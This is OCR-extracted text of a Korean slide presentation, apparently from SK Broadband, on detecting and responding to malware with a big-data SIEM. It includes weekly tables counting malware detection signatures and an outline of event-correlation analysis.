빅데이터 기반
악성코드 탐지 및 대응


SK브로드밴드 신상윤

Agenda


- 빅데이터 기반
- 빅데이터 기반 악성코드 탐지 및 대응
- 빅데이터 기반 악성코드 탐지 및 대응 사례 분석
- 향후 계획

빅 데이터 기반


단일 보안 장비 사용




악성코드 탐지&방어



DDoS 탐지&방어



침입 방어(IPS)



침입 탐지(IDS)


결과 데이터

결과 데이터


결과 데이터

결과 데이터

전통적 보안 정보&이벤트 관리 시스템 사용



빅데이터 보안 정보&이벤트 관리 시스템 사용



빅 데이터 기반

악성코드 탐지 및 대응

전통적인 SIEM


vs

빅데이터 SIEM


장비 기반이 아닌

데이터 기반으로

탐지&대응을 해보자!



빅데이터 기반 악성코드 탐지 및 대응




빅데이터 기반

악성코드 탐지 및 대응

사례 분석


빅데이터 기반 악성코드 탐지 및 대응



트렌드 분석 & 이슈 분석

탐지 통계 기반 분석

이벤트 트렌드



신규 탐지 이벤트

탐지명	이번 주 신규 탐지
Downloader.Rozena.FEC3	10
Trojan.Jadtre.DNS	7
Trojan.Trickbot.FEC3	5
Downloader.MSIL.VISLOADER	2
Downloader.Nanocore	2

급증 탐지 이벤트


signature	1일 전	2일 전	증가값
Local.Infection	22,843	19,795	3,048
Backdoor.APT.Gh0stRat	622	215	407
Trojan.Formbook	934	558	376
Worm.Ramnit	1,207	957	250
Trojan.Teamspy	1,456	1,291	165

빅데이터 활용 하기


1. 상관관계 분석(고도화된 탐지)

   1-1. 서로 다른 이벤트 상관관계 분석

   1-2. 같은 이벤트 상관관계 분석




2. 더 많은 이벤트 확보(커버리지 확보)



빅데이터 활용 하기

1. 상관관계 분석(고도화된 탐지)


    1-1. 서로 다른 이벤트 상관관계 분석



빅데이터 기반 악성코드 탐지 및 대응

서로 다른 이벤트 상관관계 분석

